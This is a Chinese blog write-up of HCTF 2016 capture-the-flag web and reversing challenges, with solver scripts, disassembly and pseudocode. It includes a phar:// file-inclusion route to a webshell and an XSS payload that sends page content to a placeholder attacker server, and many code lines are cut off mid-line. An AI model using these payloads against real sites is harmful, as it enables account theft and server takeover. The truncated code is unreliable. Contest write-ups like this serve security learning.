2016hctf Writeup.md

原创

Ni9htMar3 于 2016-12-05 17:40:28 发布 9291 收藏 1

分类专栏： WriteUp 文章标签： hctfWriteu 技术

本文链接：https://blog.csdn.net/Ni9htMar3/article/details/53467598

第一次和同学以战队**MiRag3**参加**XCTF**联赛，经验不足，技术较弱，以后会加倍努力~！留个爪纪念一下~~

WEB

2099年的flag

直接**burpsuit**截断，修改消息请求头如下：

```
GET / HTTP/1.1
Host: 2099.hctf.io
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 99 like Mac OS X)
AppleWebKit/601.1.46 (KHTML, like Gecko) Version/9.0 Mobile/13D15
Safari/601.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Date: Wed, 30 Nov 2016 11:21:13 GMT
Server: Apache/2.4.10 (Debian)
flag: hctf{h77p_He4dEr_50_E4sy}
Vary: Accept-Encoding
Content-Length: 294
Connection: close
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html>
<html>
        <head>
                <meta charset="utf-8"></meta>
                <title>Welcome to HCTF2016</title>
        </head>
        <body>
                <div align="center" >
                        <p>
                                <li>only ios99
can get flag(Maybe you can easily get the flag in
2099 </li>

                        </p>


<!-- flag not in html... -->
```

直接得到**flag**


RESTFUL

这里主要考察的是**RESTFUL格式**

> index.php/参数/值

"Please <PUT> me some <money> more than <12450>!"

然后根据提示只要`put money 大于 12450`即可



兵者多诡

题目说明为上传图片，首先上传一个图片试试。点击上传图片，发现**url**

```
http://pics.hctf.io/home.php?fp=upload
在这里猜想为 include($fp+'.php') 典型的文件包含漏洞
现在可以利用 php:filter//当下源码了
```

源码：

```
//home.php

<?php
error_reporting(0);

@session_start();
posix_setuid(1000);

$fp = empty($_GET['fp']) ? 'fail' : $_GET['fp'];
if(preg_match('/\.\./',$fp))
{
    die('No No No!');
}
if(preg_match('/rm/i',$_SERVER["QUERY_STRING"]))
{
    die();
}
?>
<!DOCTYPE html>
<html>
    <head>
        <title></title>
        <meta charset="utf-8">
        <link href="css/bootstrap.min.css" rel="stylesheet">
        <link href="css/jumbotron-narrow.css" rel="stylesheet">
    </head>
    <body>
        <div class="container">
            <div class="header clearfix">
                <nav>
                    <ul class="nav nav-pills pull-right">
                        <li role="presentation" class="active"><a href="home.php?key=hduisa123">Home</a
                    </ul>
                </nav>
                <h3 class="text-muted">pictures</h3>
            </div>

            <div class="jumbotron">
                <h1>Pictures Storage</h1>
                <p class="lead">在这里上传您的图片,我们将为您保存</p>
                <form action="?fp=upload" method="POST" id="form" enctype="multipart/form-data">
                    <input type="file" id="image" name="image" class="btn btn-lg btn-success" style="ma
                    <br>
                    <input type="submit" id="submit" name="submit" class="btn btn-lg btn-success" role=
                </form>
            </div>
        </div>
    </body>
</html>
<?php
if($fp !== 'fail')
{
    if(!(include($fp.'.php')))
```

```
        {
            ?>
            <div class="alert alert-danger" role="alert">没有此页面</div>
            <?php
                exit;
        }
    }
    ?>
```

在`home.php`中找到了文件包含源码现在利用它来，上传恶意文件

1. 首先想到的是挂图片马：发现菜刀连接不行
2. 利用zip上传解压

这里其实考察的还是**phar协议**，可参考（http://www.hackdig.com/09/hack-26779.htm）
具体可参考此writeup


方法

（1）制作`1.php`


```

```

```
http://pics.hctf.io/home.php?fp=phar://uploads/4213d630a939bd4fbc7dff432fc0ed4b76c01d1c.png/1
```

（3）应用菜刀直接连



得到**flag**



giligili

这道题是通过这道题改的，(https://github.com/sternze/CTF_writeups/blob/master/sCTF/2016_Q1/obfuscat/readme.md#here-we-go-the-second-word-inside-our-flag-is-iz)
深刻理解这个这个大神的题解是解决这道题的先决条件。
这道题就改了几个参数，其他几乎没有变。
这是一道JavaScript代码混淆，打开之后这样的

通过在中间那个框中输入**flag**，失败就会弹框报错，查看源码，其中有一段JS代码

```
<script type="text/javascript">
            // Come on and get flag:>
            var _ = { 0x4c19cff: "random", 0x4728122: "charCodeAt", 0x2138878: "substring", 0x3ca9c7b:
            var $ = [ 0x4c19cff, 0x3cfbd6c, 0xb3f970, 0x4b9257a, 0x1409cc7, 0x46e990e, 0x2138878, 0x1e1
            var a, b, c, d, e, f, g, h, i, j, k, l, m, n, o, p, q, r, s, t, u, v, w, x, y, z;
            function check() {
                var answer = document.getElementById("message").value;
                var correct = (function() {
                    try {
                        h = new MersenneTwister(parseInt(btoa(answer[_[$[6]]](0, 4)), 32));
                        e = h[_[$[""+ +[]]]]()*(""+{})[_[0x4728122]](0xc); for(var _1=0; _1<h.mti; _1++
                        l = new MersenneTwister(e), v = true;
                        l.random(); l.random(); l.random();
                        o = answer.split("_");
                        i = l.mt[~~(h.random()*$[0x1f])%0xff];
                        s = ["0x" + i[_[$[$.length/2]]](0x10), "0x" + e[_[$[$.length/2]]](0o20).split("
                        e =- (this[_[$[42]]](_[$[31]](o[1])) ^ s[0]); if (-e != $[21]) return false;
                        e ^= (this[_[$[42]]](_[$[31]](o[2])) ^ s[1]); if (-e != $[22]) return false; e
                        t = new MersenneTwister(Math.sqrt(-e));
                        h.random();
                        a = l.random();
                        t.random();
                        y = [ 0xb3f970, 0x4b9257a, 0x46e990e ].map(function(i) { return $[_[$[40]]](i)+
                        o[0] = o[0].substring(5); o[3] = o[3].substring(0, o[3].length - 1);
                        u = ~~~~~~~~~~~~~~~~(a * i); if (o[0].length > 5) return false;
                        a = parseInt(_[$[23]]("1", Math.max(o[0].length, o[3].length)), 3) ^ eval(_[$[3
                        r = (h.random() * l.random() * t.random()) / (h.random() * l.random() * t.rando
                        e ^= ~r;
                        r = (h.random() / l.random() / t.random()) / (h.random() * l.random() * t.rando
                        e ^= ~~r;
                        a += _[$[31]](o[3].substring(o[3].length - 2)).split("x")[1]; if (parseInt(a.sp
                        d = parseInt(a, 16) == (Math.pow(2, 16)+ -5+ "") + o[3].charCodeAt(o[3].length
                        i = 0xffff;
                        n = (p = (f = _[$[23]](o[3].charAt(o[3].length - 4), 3)) == o[3].substring(1, 4
                        g = 3;
                        t = _[$[23]](o[3].charAt(3), 3) == o[3].substring(5, 8) && o[3].charCodeAt(1) *
                        h = ((31249*g) & i).toString(16);
                        i = _[$[31]](o[3].split(f).join("").substring(0, 2)).split("x")[1];
                        s = i == h;
                        return (p & t & s & d) === 1 || (p & t & s & d) === true;
                    } catch (e) {
                        console.log("gg");
                        return false;
                    }
                })();
                document.getElementById("message").placeholder = correct ? "correct" : "wrong";
                if (correct) {
                    alert("Congratulations! you got it!");
                } else {
                    alert("Sorry, you are wrong...");
                }
            };
        </script>
```

这个题目的意思就是在主站输入你构造的flag，反馈你的构造的flag是否正确，首先尝试随意提交一个flag，显然报错

这就需要回到那段JavaScript代码了，通过这段代码就可以推测出flag，现在依次分析这段代码

首先从整体分析这个`check()`函数，可以看到有四处`return false`。这个函数通过分析输入的**flag**来判断**flag**对错，这四个`return false`就是分别用来判断flag中四个单词对错
所以首先构造`hctf{xxxx_xx_xxxx_xxxxx}`，其中`x`代表位未知字母，每个单词字母长度时未知的，之所以中间用`_`符号连接，是应为有这句代码`o = answer.split("_")`（在64行）
先看这段代码

```
    l.random(); l.random(); l.random();
    o = answer.split("_");
    i = l.mt[~~(h.random()*$[0x1f])%0xff];
    s = ["0x" + i[_[$[$.length/2]]](0x10), "0x" + e[_[$[$.length/2]]](0o20).split("-")[1]];
    e =- (this[_[$[42]]](_[$[31]](o[1])) ^ s[0]); if (-e != $[21]) return false;
```

把以上代码换成正常代码大概是这样的

```
    e =- (this.eval(_[35725343](o[1])) ^ s[0]);
    if (-e != $[21])
        return false;
```

仔细看看这个`_[35725343]`，将**35725343**转为16进制，就是**221201f**，在代码中找一找

```
, 0x270aba9: "indexOf", 0x221201f: function(_9) { var _8 = []; for (var _a =
push(Number(_9.charCodeAt(_a)).toString(16)); } return "0x" + _8.join(""); }
 Math.max(_2.length, _3.length); var _7 = _2 + _3; var _6 = ""; for(var _5=0
charCodeAt(_5%_2.length) ^ _3.charCodeAt(_5%_3.length)) % _4); } return _6;
= ""; for(var _f=0; _f< d; _f++) { _e += _c; } return _e; } };
```

这是个函数，直接看**writeup**，这个函数可以写成

```
    function toHexString(s) {
        var charArray = s.sp    lit('');
        var result = "0x";
        for(i = 0; i < charArray.length; i++) {
            result += s.charCodeAt(i).toString(16)
        }
        return result;
    }
```

这个函数就是将输入的16进制参数转化为ASCLL字符，我们将在后面多次用到这个函数，利用这个函数在此改写刚才那个代码

```
e = - (this.eval(toHexString(o[1])) ^ 0x381f4862);
if(-e != 941564184)
    return false;
```

所以`this.eval(toHexString(o[1])) ^ 0x381f4862==941564184`
计算得到
`this.eval(toHexString(o[1]))=941564184^0x381f4862=27002`
将这个数转为16进制再转为字符串，得flag第二个单词为**iz**，这里给出从10进制转为16进制再转为ascii字符的python代码

```
s=raw_input("input:")
s=hex(int(s))[2:]
ch=''
string=''
for i in range(0,len(s),2):
   ch=s[i]+s[i+1]
   string+=chr(int(ch,16))
print string
```

接下来接着看这段代码

```
e ^= (this[_[$[42]]](_[$[31]](o[2])) ^ s[1]); if (-e != $[22]) return false; e -= 0x352c4a9b;
```

根据**writeup**换成正常人可以看懂的代码

```
e = e ^ (this.eval(_[35725343](o[2])) ^ s[1]); if (-e != $[22]) return false;
```

据此可以解除`o[2]`，也就是第三个单词`y0ur`
接下来按照那个**writeup**上 的思路一步步走下来

```
i = _[$[31]](o[3].split(f).join("").substring(0, 2)).split("x")[1];
```

通过这句话可以知道在第四个单词中第一个字母为n，第五个字母为3
接着往下看

```
 t = _[$[23]](o[3].charAt(3), 3) == o[3].substring(5, 8) && o[3].charCodeAt(1) * o[0].charCodeAt(0) ==
```

通过那篇**writeup**，将之转为可以看懂的代码

```
t = RepeatCharacterXTimes(o[3].charAt(3), 3) == o[3].substring(5, 8) && (o[3].charCodeAt(1)-2) * o[0].c
```

也就是第四个单词的第1,2,3个字母和第5,6相同，并且结尾为`d??`
接下来看那篇**writeup*给出的一段js脚本用于解第一个单词的第一位和最后一个单词的1,2,3和5,6,7个字母。这里需要主要一下，我们需要改一下再用，因为这个题的参数合那篇**writeup**有些不同，给出js脚本

```
for(var i = 35; i < 128; i ++){
    for(var j = 33; j < 126; j++) {
        if(i * j ==0x2ef3) {
            console.log("o[3].charCodeAt(1): " + String.fromCharCode(i) + "; o[0].charCodeAt(0): " + St
        }
    }
}
```

给出结果

```
    o[3].charCodeAt(1): e; o[0].charCodeAt(0): w
    o[3].charCodeAt(1): w; o[0].charCodeAt(0): e
```

也就是说这个题其实可以有两个flag。综上所述，给出**flag**

`hctf{eh3r3_iz_y0ur_nwww3wwwd??}`

`hctf{wh3r3_iz_y0ur_neee3eeed??}`

提交可以看到，有正确的提示

guestbook

打开之后是一个留言板，提交评论时必须首先匹配一个随机生成的四位字符串，给出python生成字符串碰撞代码

```
    import requests
    import hashlib
    from random import Random
    def getMD5(codestr):
    m = hashlib.md5()
    m.update(codestr.encode("utf8"))
    return m.hexdigest()[0:4]
    def random_str(randomlength):
    str = ''
    chars = 'AaBbCcDdEeFfGgHhIiJjKkLlMmNnOoPpQqRrSsTtUuVvWwXxYyZz0123456789'
    length = len(chars) - 1
    random = Random()
    for i in range(randomlength):
    str+=chars[random.randint(0, length)]
    return str
    for i in range(10000000):
    temp1 = random_str(8)
    temp = getMD5(temp1)
    if temp=="4273":
    print(temp+" and "+temp1)
```

其中`temp=="4273"`要根据当前不同的字符串而改变。进去之后提示你要拿到admin认证。

考虑xss，绕过同源策略,给出payload

```
<scrscriptipt>
var head = document.getElementsByTagName("head")[0]
var n0t = document.createElement("lilinknk");
    n0t.setAttribute("rel", "prefetch");
    n0t.setAttribute("href", "http://yourServer/?" + window.btoa(String(document.getElementsByTagName("
    head.appendChild(n0t);
</scrscriptipt>
```

这里的http://yourServer,是你自己的服务器，需要根据不同情况改变。
这道题主要考察了随机生成字符串碰撞，xss，绕过同源策略，同源策略这方面还需要深刻理解

几个要点

这次比赛出现了以下几个需要学习的地方

1. php伪协议
2. JavaScript混淆加密
3. xss
4. 同源策略的理解和绕过

RE

level-1 RE50

IDA这个32bit位的exe文件，F5找到关键的

函数部分：

```
int sub_401040()
{
    char v0; // ST14_1@1
    signed int v1; // ecx@1
    signed int v2; // eax@3
    int v4[50]; // [sp+0h] [bp-1FCh]@2
    char v5; // [sp+C8h] [bp-134h]@1
    char v6; // [sp+C9h] [bp-133h]@1
    char v7; // [sp+CAh] [bp-132h]@1
    char v8; // [sp+CBh] [bp-131h]@1
    char v9; // [sp+CCh] [bp-130h]@1
    char v10; // [sp+CDh] [bp-12Fh]@1
    char v11; // [sp+CEh] [bp-12Eh]@1
    char v12; // [sp+CFh] [bp-12Dh]@1
    char v13; // [sp+D0h] [bp-12Ch]@1
    char v14; // [sp+D3h] [bp-129h]@1
    char v15; // [sp+D5h] [bp-127h]@1
    char v16; // [sp+D7h] [bp-125h]@1
    char v17; // [sp+D9h] [bp-123h]@1
    char v18; // [sp+DBh] [bp-121h]@1
    __int128 v19; // [sp+FCh] [bp-100h]@1
    __int128 v20; // [sp+10Ch] [bp-F0h]@1
    __int128 v21; // [sp+11Ch] [bp-E0h]@1
    __int128 v22; // [sp+12Ch] [bp-D0h]@1
    __int128 v23; // [sp+13Ch] [bp-C0h]@1
    char v24; // [sp+14Ch] [bp-B0h]@1
    char v25; // [sp+1C4h] [bp-38h]@1
    char v26; // [sp+1C7h] [bp-35h]@1
```

```
    char v27; // [sp+1C9h] [bp-33h]@1
    char v28; // [sp+1CAh] [bp-32h]@1
    char v29; // [sp+1CBh] [bp-31h]@1
    char v30; // [sp+1CCh] [bp-30h]@1
    char v31; // [sp+1CDh] [bp-2Fh]@1
    char v32; // [sp+1CEh] [bp-2Eh]@1
    char v33; // [sp+1CFh] [bp-2Dh]@1
    char v34; // [sp+1D0h] [bp-2Ch]@1
    v19 = xmmword_417480;
    v20 = xmmword_4174B0;
    v21 = xmmword_4174C0;
    v22 = xmmword_4174A0;
    v23 = xmmword_417490;
    sub_401F00(&v24, 0, 120);
    sub_401010((int)"Input Your Flag:", v0);
    sub_4029A0(&v25);
    sub_410980(&v5, &v25, 50);
    v18 = v5;
    v5 = v34;
    v6 = v26 + 2;
    v17 = v7;
    v7 = v33;
    v8 = v27 + 2;
    v16 = v9;
    v9 = v32;
    v10 = v28 + 2;
    v15 = v11;
    v11 = v31;
    v1 = 0;
    v12 = v29 + 2;
    v14 = v13;
    v13 = v30;
    do
    {
      v4[v1] = *(&v5 + v1) ^ 0xCC;
      ++v1;
    } while ( v1 <= 19 );
    v2 = 0;
    while ( v4[v2] == *(_DWORD *)((char *)&v19 + v2 * 4) )
    {
      ++v2;
      if ( v2 > 18 )
        return 0;
    }
    sub_401010((int)"Error!", v4[0]);  return 0;
}
```

读懂函数的大概逻辑:输入一个字符串(**flag**):`sub_4029A0()`函数是输入字符转函数

```
sub_401010((int)"Input Your Flag:", v0);
sub_4029A0(&v25);
sub_410980(&v5, &v25, 50);
```

`sub_410980`函数由于没有pdb文件，并不知道它的作用，打开OD，动态分析下，发现它将字符串整体从**&v25**复制到了**&v5**处。之后进行字符之间进行了一系列替换，交换:

```
v18 = v5;  v5 = v34;  v6 = v26 + 2;  v17 = v7;  v7 = v33;  v8 = v27 + 2;  v16 = v9;  v9 = v32;  v10 = v
```

然后

```
do
{
    v4[v1] = *(&v5 + v1) ^ 0xCC;
    ++v1;
}while ( v1 <= 19 );
v2 = 0;
while ( v4[v2] == *(_DWORD *)((char *)&v19 + v2 * 4) )
{
      ++v2;
      if ( v2 > 18 )
      return 0;
}
```

将字符串中的值**异或0XCC**，存到`v4`中，最后和`&V19`地址处的内容进行比较
正向流程基本分析清楚了，开始逆向算法
从两边同时逼近， 我们首先看一下`v19`内存中的值:(`v2*4`,每四个字节取一个字节):
将其**异或0XCC**就应该是我们交换，替换后的**flag**:

```
str=[0xB1,0XA4,0XB5,0X87,0XF9,0XB8,0XED,0XA4,0XFC,0XB8,0XFF,0XB7,0XAD,0XAD,0X93,0XB9,0XBF,0XBF,0x93] pr
for x in str:
   print x^0xcc,
print "\n",
result=[125,104,121,75,53,116,33,104,48,116,51,123,97,97,95,117,115,115,95]
for x in result:
    print chr(x),
```

得到操作的字符串:`}hyK5t!h0t3{aa_uss_`，之后对其进行反操作: 之后我是手算的，因为这种逆算法并不好写 从前向后硬怼，浪费了一些时间 有队伍去分析算法的，但当时实在没心情再看，直接笔算搞定

level2-前年的400分

首先看到题目，前年的400分，果断geogel一下2014年HCTF的RE题目，看到:

经过分析，发现这是22元一次方程，编写脚本计算，可得KEY，脚本如下：

```
import sys
import numpy
NUM = 0x16
matrix = [[0 for col in   range(NUM)] for row in range(NUM)]
strings = [
"ThelightTokeepinmindtheholylight",
"Timeismoneymyfriend",
"WelcometotheaugerRuiMa",
"AreyouheretoplayforthehordeAnyonecaretowager",
"ToarmsyeroustaboutsWevegotcompany",
"Ahhwelcometomyparlor",
"Slaytheminthemastersname",
"YesrunItmakesthebloodpumpfaster",
"ShhhitwillallbeoversoonAnyonecaretowager",
"KneelbeforemeworAnyonecaretowagerm",
"RunwhileyoustillcanAnyonecaretowager",
"RisemysoldiersRiseandfightoncemore",
"LifeismeaningleshThatwearetrulytested",
"BowtothemightoftheHighlord",
"ThefirstkillgoestomeAnyonecaretowager",
"Itisasitshouldbe",
"Thedarkvoidawaitsyou",
"InordertomoregloryofMichaelessienray",
"Rememberthesunthewellofshame",
"Maythewindguideyourroad",
"StrengthandHonour",
"Bloodandthunder"
]
verify=[
0x000373ca,
0x00031bdf,
0x000374f7,
0x00039406,
0x000399c4,
0x00034adc,
0x00038c08,
0x00038b88,
0x00038a60,
0x0002b568,
```

看到前年400分RE是一个22元方程组
OK，这道题目应该类似，于是IDA，F5找到关键函数
简单分析下逻辑，靠，果然也是个22元方程组
把系数矩阵写下来废了一番功夫(不同队伍不一样的)

```
22 22 8923 659  1303 1949 4447 3527 757  367  5507 7907 691  9629 5303 8117 9103 9391 89   3361 751  90
```

之后直接套用**python的numpy矩阵库**，解线性方程：

```
import numpy
A = numpy.mat("8923 659  1303 1949 4447 3527 757  367  5507 7907 691  9629 5303 8117 9103 9391 89   336
print "A\n", A
b = numpy.array([8760322, 7474906,11278754, 10246404,10616738,8501740,8327290 ,7421782 ,8144010,6904542
print "b\n", b
x = numpy.linalg.solve(A, b)
print "Solution", x
result=[104,99,116,102,123,83,48,95,84,51,114,114,49,98,49,101,95,89,99,53,55,125];
flag=""
for x in result:
    flag+=chr(x)
print flag
```

flag: `hctf{S0_T3rr1b1e_Yc57}`

level3-最正常的逆向

确实算是一道正常的逆向，其实可以分成5个逆向小题来做，一个有五层密码，五种不同的加密加密方式

于是，先IDA:

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
    int result; // eax@2
    char s[108]; // [sp+0h] [bp-80h]@1
    char v5; // [sp+19h] [bp-67h]@3
    int v6; // [sp+60h] [bp-20h]@1
    int v7; // [sp+6Ch] [bp-14h]@8
    char *v8; // [sp+70h] [bp-10h]@8
    int v9; // [sp+78h] [bp-8h]@1
    int i; // [sp+7Ch] [bp-4h]@5
    memset(s, 0, 0x60uLL);
    v6 = 0;
    puts("OH~~~~~ \n Flag please :");
    __isoc99_scanf("%s", s);
    v9 = strlen(s);
    if ( v9 == 26 )
    {
        if ( v5 == 125 )
        {
            v9 = s[v9 - 1];
            for ( i = 0; i <= 712; ++i )
                step1_xor_125[(signed __int64)i] ^= v9;
            v8 = step1_xor_125;
            v7 = ((int (__fastcall *)(char *, char *, char *))step1_xor_125)(s, step2, step1_xor_125);
            if ( v7 == 1 )
            {
                printf("Congratulation ! , U R So Clever");
            }
            else if ( v7 )
            {
                printf("Error?????");
            }
            else
            {
                printf("Sorry , Try again please");
            }
            result = 0;
        }
        else
        {
            printf("......Oh...No\n %d", (unsigned int)(char)(s[v9 - 1] ^ 0x22));
            result = 2;
        }
    }
    else
    {
        puts("..... Again~~~~~");
        result = 1;
    }
    return result;
}
```

看到先输入字符串，判断长度是否是26个字符，之后判断最后一位是不是`}`，之后进入关键位置了

```
for ( i = 0; i <= 712; ++i )
    step1_xor_125[(signed __int64)i] ^= v9;
    v8 = step1_xor_125;
    v7 = ((int (__fastcall *)(char *, char *, char *))step1_xor_125)(s, step2, step1_xor_125);
```

`step1_xor_125`地址处先全部**异或v9**，之后跳进去执行..... 于是，用gdb动态调试一下，大概明白了套路。
每进入一层，都会对一段内存空间进行操作，（相当于对下一层代码进行解密）把这段空间变成可执行的代码，之后跳进去执行，每一层在没有跳出时，下一层将要执行的代码是无从得知的，于是IDA静态分析不管用了，只好硬着头皮用gdb一层一层调试。
中途将变成代码的部分内存dump出来放到ida反汇编一下，同时进行静态和动态分析(其实也没有太大作用，因为每层的判断算法都挺扯淡的，伪C代码看着七荤八素，不如直接上汇编)
下面是每一层的代码:

第一层:

```
601540 <+0>:   push   rbp
601541 <+1>:   mov    rbp,rsp
601544 <+4>:   sub    rsp,0x40
601548 <+8>:   mov    QWORD PTR [rbp-0x28],rdinn
60154c <+12>:  mov    QWORD PTR [rbp-0x30],rsi
601550 <+16>:  mov    QWORD PTR [rbp-0x38],rdx
601554 <+20>:  mov    DWORD PTR [rbp-0x4],0x0
60155b <+27>:  mov    DWORD PTR [rbp-0x20],0x75667278
601562 <+34>:  mov    BYTE PTR [rbp-0x1c],0x6f
601566 <+38>:  mov    DWORD PTR [rbp-0x8],0x10
60156d <+45>:  mov    DWORD PTR [rbp-0x4],0x0
601574 <+52>:  jmp    0x6015b2 <step1_xor_125+114>
601576 <+54>:  mov    edx,DWORD PTR [rbp-0x8]
601579 <+57>:  mov    eax,DWORD PTR [rbp-0x4]
60157c <+60>:  lea    ecx,[rdx+rax*1]n
60157f <+63>:  mov    eax,DWORD PTR [rbp-0x4]
601582 <+66>:  movsxd rdx,eax
601585 <+69>:  mov    rax,QWORD PTR [rbp-0x28]
601589 <+73>:  add    rax,rdx
60158c <+76>:  movzx  eax,BYTE PTR [rax]
60158f <+79>:  movsx  eax,al
601592 <+82>:  xor    ecx,eax
601594 <+84>:  mov    edx,ecx
601596 <+86>:  mov    eax,DWORD PTR [rbp-0x4]
601599 <+89>:  cdqe
60159b <+91>:  movzx  eax,BYTE PTR [rbp+rax*1-0x20]
6015a0 <+96>:  movsx  eax,al
6015a3 <+99>:  cmp    edx,eax
6015a5 <+101>: je     0x6015ae <step1_xor_125+110>
6015a7 <+103>: mov    eax,0x0
6015ac <+108>: jmp    0x601614 n <step1_xor_125+212>
6015ae <+110>: add    DWORD PTR [rbp-0x4],0x1
6015b2 <+114>: cmp    DWORD PTR [rbp-0x4],0x4
6015b6 <+118>: jle    0x601576 <step1_xor_125+54>
6015b8 <+120>: mov    DWORD PTR [rbp-0x4],0x0
6015bf <+127>: jmp    0x6015e7 <step1_xor_125+167>
6015c1 <+129>: mov    eax,DWORD PTR [rbp-0x4]
6015c4 <+132>: movsxd rdx,eax
6015c7 <+135>: mov    rax,QWORD PTR [rbp-0x30]
6015cb <+139>: add    rax,rdx
6015ce <+142>: mov    edx,DWORD PTR [rbp-0x4]
6015d1 <+145>: movsxd rcx,edx
6015d4 <+148>: mov    rdx,QWORD PTR [rbp-0x30]
```

```
6015d8 <+152>: add    rdx,rcx
6015db <+155>: movzx  edx,BYTE PTR [rdx]
6015de <+158>: xor    edx,0x6a
6015e1 <+161>: mov    BYTE PTR [rax],dl
6015e3 <+163>: add    DWORD PTR [rbp-0x4],0x1
6015e7 <+167>: cmp    DWORD PTR [rbp-0x4],0x4dd
6015ee <+174>: jle    0x6015c1 <step1_xor_125+129>
6015f0 <+176>: mov    rax,QWORD PTR [rbp-0x30]
6015f4 <+180>: mov    QWORD PTR [rbp-0x10],rax
6015f8 <+184>: mov    rax,QWORD PTR [rbp-0x38]dis
6015fc <+188>: lea    rsi,[rax+0xd6]
601603 <+195>: mov    rdx,QWORD PTR [rbp-0x30]
601607 <+199>: mov    rcx,QWORD PTR [rbp-0x28]
60160b <+203>: mov    rax,QWORD PTR [rbp-0x10]
60160f <+207>: mov    rdi,rcx
601612 <+210>: call   rax
601614 <+212>: leave
601615 <+213>: ret
```

简单的**xor**判断前四位：得到`hctf{`

第二层：

```
1060 <+0>:   push   rbp
1061 <+1>:   mov    rbp,rsp
1064 <+4>:   sub    rsp,0x170
106b <+11>:   mov    QWORD PTR [rbp-0x158],rdi
1072 <+18>:   mov    QWORD PTR [rbp-0x160],rsi
1079 <+25>:   mov    QWORD PTR [rbp-0x168],rdx
1080 <+32>:   mov    DWORD PTR [rbp-0x10],0x4
1087 <+39>:   mov    DWORD PTR [rbp-0x14],0x8
108e <+46>:   movabs rax,0x8a012f269090095d
1098 <+56>:   mov    QWORD PTR [rbp-0x40],rax
109c <+60>:   mov    BYTE PTR [rbp-0x38],0x0
10a0 <+64>:   mov    rax,QWORD PTR [rbp-0x158]
10a7 <+71>:   movzx  eax,BYTE PTR [rax]
10aa <+74>:   mov    BYTE PTR [rbp-0x30],al
10ad <+77>:   mov    rax,QWORD PTR [rbp-0x158]
10b4 <+84>:   add    rax,0x1
10b8 <+88>:   movzx  eax,BYTE PTR [rax]
10bb <+91>:   mov    BYTE PTR [rbp-0x2f],aln
10be <+94>:   mov    rax,QWORD PTR [rbp-0x158]
10c5 <+101>: add    rax,0x2
10c9 <+105>: movzx  eax,BYTE PTR [rax]
10cc <+108>: mov    BYTE PTR [rbp-0x2e],al
10cf <+111>: mov    rax,QWORD PTR [rbp-0x158]
10d6 <+118>: add    rax,0x3
10da <+122>: movzx  eax,BYTE PTR [rax]
10dd <+125>: mov    BYTE PTR [rbp-0x2d],al
10e0 <+128>: add    QWORD PTR [rbp-0x158],0x5
10e8 <+136>: mov    DWORD PTR [rbp-0x4],0x0
10ef <+143>: jmp    0x601141 <step2+225>
10f1 <+145>: mov    eax,DWORD PTR [rbp-0x4]
10f4 <+148>: lea    ecx,[rax+rax*1]
10f7 <+151>: mov    eax,DWORD PTR [rbp-0x4]
10fa <+154>: movsxd rdx,eax
10fd <+157>: mov    rax,QWORD PTR [rbp-0x158]
1104 <+164>: add    rax,rdx
```

```
1107 <+167>: movzx  eax,BYTE PTR [rax]
110a <+170>: and    eax,0xf
110d <+173>: mov    edx,eax
110f <+175>: movsxd rax,ecx
1112 <+178>: mov    BYTE PTR [rbp+rax*1-0x50],dl
1116 <+182>: mov    eax,DWORD PTR [rbp-0x4]
1119 <+185>: add    eax,eax
111b <+187>: lea    ecx,[rax+0x1]
111e <+190>: mov    eax,DWORD PTR [rbp-0x4]
1121 <+193>: movsxd rdx,eax
1124 <+196>: mov    rax,QWORD PTR [rbp-0x158]
112b <+203>: add    rax,rdx
